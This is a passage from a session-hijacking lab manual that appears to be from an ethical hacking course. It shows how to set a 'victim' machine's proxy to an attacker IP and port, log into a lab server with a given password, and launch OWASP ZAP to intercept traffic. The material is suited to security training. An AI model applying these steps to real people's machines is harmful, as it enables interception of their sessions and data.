
5. **System** page appears and click **Open your computer's proxy settings** to configure a proxy.



6. A **Settings** window opens, with the **Proxy** settings in the right pane.
7. Click **Set up** button under **Manual proxy setup** section.




8. **Edit proxy server** window appears, make the following changes:
 - Under the **Use a proxy server** option, click the **Off** button to switch it **On**.
 - In the **Proxy IP address** field, type **10.10.1.19** (the IP address of the attacker's machine).
 - In the **Port** field, type **8080**.
 - Click **Save**.




Module 11 – Session Hijacking

9. After saving, close the **Settings** and browser windows. You have now configured the proxy settings of the victim's machine.
10. Switch to the **Windows Server 2019** virtual machine. Click **Ctrl+Alt+Del** to activate the machine, by default, **Administrator** account is selected, type **Pa\$\$w0rd** in the Password field and press **Enter**.
11. Click **Type here to search** icon (🔍) on the **Desktop**. Type **zap** in the search field, the **ZAP 2.11.1** appears in the result, press **Enter** to launch it.



12. **OWASP ZAP** initializes and a prompt that reads **Do you want to persist the ZAP Session?** appears. Select the **No, I do not want to persist this session at this moment in time** radio button and click **Start**.

